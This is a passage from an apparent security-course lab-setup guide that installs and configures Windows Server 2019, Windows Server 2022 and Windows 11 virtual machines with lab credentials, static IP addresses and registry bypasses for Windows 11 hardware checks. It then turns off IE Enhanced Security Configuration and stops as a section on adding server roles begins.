- Right-click the **Start** button and click **System** from the context menu.
- The **System** window appears; click **Change settings**.
- The **System Properties** window appears; click **Change...**
- Type the computer name (here, **Server2019**) and click **OK**.
- A **You must restart your computer to apply these changes** pop-up appears; click **OK**.
- Network settings:
 - IP address: **10.10.1.30**
 - Subnet mask: **255.255.255.0**
 - Default gateway: **10.10.1.2**
 - Preferred DNS server: **10.10.1.22**
- Disable the **Server Manager** on startup on **Windows Server 2019 (AD)**.
- Check for and install the latest updates; to do so, follow the steps below:
 - Click the **Search Windows** icon () at the bottom of the **Desktop** window and type **Settings**. Click **Settings** from the search results.
 - In the **Settings** window, click the **Update & security** option and then on **Check for updates** from the right-hand pane.


Install the Windows Server 2022 Virtual Machine

49. Similarly, create and install the **Windows Server 2022 Standard (Desktop Experience)** virtual machine with the default hard disk space of **60 GB** and **RAM memory** of **2048 MB**. Include the following changes:

- Virtual machine name: **Windows Server 2022**
- Full name: **Administrator**
- Password: **Pa\$\$w0rd**
- Machine name: **Server2022**


Note: Follow the steps below to change the machine name:

- Right-click the **Start** button and click **System** from the context menu.
- The **System** window appears; click **Change settings**.
- The **System Properties** window appears; click **Change...**
- Type the computer name (here, **Server2022**) and click **OK**.
- A **You must restart your computer to apply these changes** pop-up appears; click **OK**.
- Network settings:

- IP address: **10.10.1.22**
- Subnet mask: **255.255.255.0**
- Default gateway: **10.10.1.2**
- Preferred DNS server: **8.8.8.8**
- Disable the **Server Manager** on startup on **Windows Server 2022**.
- Check for and install the latest updates; to do so, follow the steps below:
 - Click the **Search Windows** icon () at the bottom of the **Desktop** window and type **Settings**. Click **Settings** from the search results.
 - In the **Settings** window, click the **Update & security** option and then on **Check for updates** from the right-hand pane.

Install the Windows 11 Virtual Machine


50. Similarly, create and install a **Windows 11 Enterprise** virtual machine with a hard disk space of 100 GB and 2048 MB of RAM. Include the following changes:
- In the **Select a Guest Operating System** wizard, select **Windows 11 x64** as the **Version**.
 - Virtual machine name: **Windows 11**
 - In the **Encryption Information** window, select **All the files (.vmdk, .vmx, etc) for this virtual machine are encrypted** under **Choose Encryption Type** section and provide a password under **Password** and **Confirm Password** fields (make sure that you remember the password) and click on **Next**.




- In the **Select the operating system you want to install** wizard, select **Windows 11 Pro** and click **Next**.

Note: If **This PC can't run Windows 11** error appears, follow the below steps:


- Press **Shift+F10** and a **Command Prompt** window appears.
- In the **Command Prompt** window, type **regedit** and press **Enter**.




- **Registry Editor** window appears, from the left-pane navigate to **HKEY_LOCAL_MACHINE** → **SYSTEM**. Right-click **Setup** node and navigate to **New** → **Key**.



- A new key has been created, rename it as **LabConfig** and press **Enter**.




- Right-click anywhere in the right-pane and navigate to **New** → **DWORD (32-bit) Value**.




- Rename the value as **BypassCPUCheck** and press **Enter**.
- Now, right-click **BypassCPUCheck** value and select **Modify...** option.

- **Edit DWORD (32-bit) Value** pop-up appears, change the **Value data** to **1** and click **OK**.



- Similarly, create **BypassTPMCheck**, **BypassRAMCheck** and **BypassSecureBootCheck** values (For each of the values, set the **Value data=1**).



- Now, close all the windows (Registry Editor, Command Prompt, and Error window).
- In **Windows Setup** window, click **Yes**.
- Click **Install Now** button and proceed with the default installation steps.
- After completing the installation, an **Is this the right country or region?** wizard appears. Select your country and click **Yes**.
- Similarly, select the preferred keyboard layout (here, **US**) in the next wizard and click **Yes**.
- Skip the second keyboard option.
- In **Let's name your device**, enter **Windows 11** and click **Next**.

- In the **How would you like to set up this device?** wizard, select the **Set up for personal use** option and click **Next**.
- In the **Let's add your Microsoft account** wizard, click the **Sign-in options** link and select the **Offline account** option. In the next wizard, click **Skip for now**.
- In the **Who's going to use this device?** wizard, enter **Admin** and click **Next**. In the next wizard, set **Pa\$\$w0rd** as the password and click **Next**. Similarly, in the **Confirm password** wizard, enter the same password and click **Next**.
- Add security questions in the next wizards.
- In the **Privacy settings** wizard, disable all the options and click **Accept**.
- After Windows initializes, if an app window appears, close it.
- Network settings:
 - IP address: **10.10.1.11**
 - Subnet mask: **255.255.255.0**
 - Default gateway: **10.10.1.2**
 - Preferred DNS server: **8.8.8.8**
- Check for and install the latest updates.

Install the Windows 11 (AD) Virtual Machine


1. Similarly, create and install the **Windows 11 (AD) Virtual Machine** virtual machine with the default hard disk space of **60 GB** and **RAM memory** of **2048 MB**. Include the following changes:
 - Virtual machine name: **Windows 11 (AD)**
 - Full name: **Admin**
 - Password: **Pa\$\$w0rd**
 - Machine name: **Windows11**
 - Network settings:
 - IP address: **10.10.1.40**
 - Subnet mask: **255.255.255.0**
 - Default gateway: **10.10.1.2**
 - Preferred DNS server: **10.10.1.22**
 - Check for and install the latest updates

[\[Back to Configuration Task Outline\]](#)


CT#8: Configure the Internet Explorer (IE) Enhanced Security Configuration in the Windows Server 2019, Windows Server 2019 (AD) and Windows Server 2022 Virtual Machines

Configure IE Enhanced Security in the Windows Server 2019 Virtual Machine


1. Log in to the **Windows Server 2019** virtual machine using the credentials **Administrator** and **Pa\$\$w0rd**.
2. If a **Shutdown Event Tracker** pop-up appears, click **Cancel**.
3. To configure the **Internet Explorer Enhanced Security Configuration**, go to the **Start** menu → **Server Manager** application.
4. The main window of **Server Manager** appears. By default, the **Dashboard** will be selected.



5. Select **Local Server** in the left pane of the window. In the right pane, click **On** for **IE Enhanced Security Configuration**.




6. The **Internet Explorer Enhanced Security Configuration** window appears; select the **Off** radio button for both **Administrators** and **Users** and click **OK**.



- The **IE Enhanced Security Configuration** will be **Off**.


Note: It takes some time to turn off the **IE Enhanced Security Configuration**.



Configure IE Enhanced Security in the Windows Server 2022 Virtual Machine

- Similarly, configure **IE Explorer Enhanced Security Configuration** in the **Windows Server 2022**, and in **Windows Server 2019 (AD)** virtual machine.

Note: Log in to the **Windows Server 2022** virtual machine using the credentials **Administrator** and **Pa\$\$w0rd**.




[\[Back to Configuration Task Outline\]](#)


CT#9: Add IIS (Internet Information Services) Roles, File Services, and SNMP and Remote Access Roles in the Windows Server 2019 and Windows Server 2022 Virtual Machines

Add Roles in the Windows Server 2019 Virtual Machine

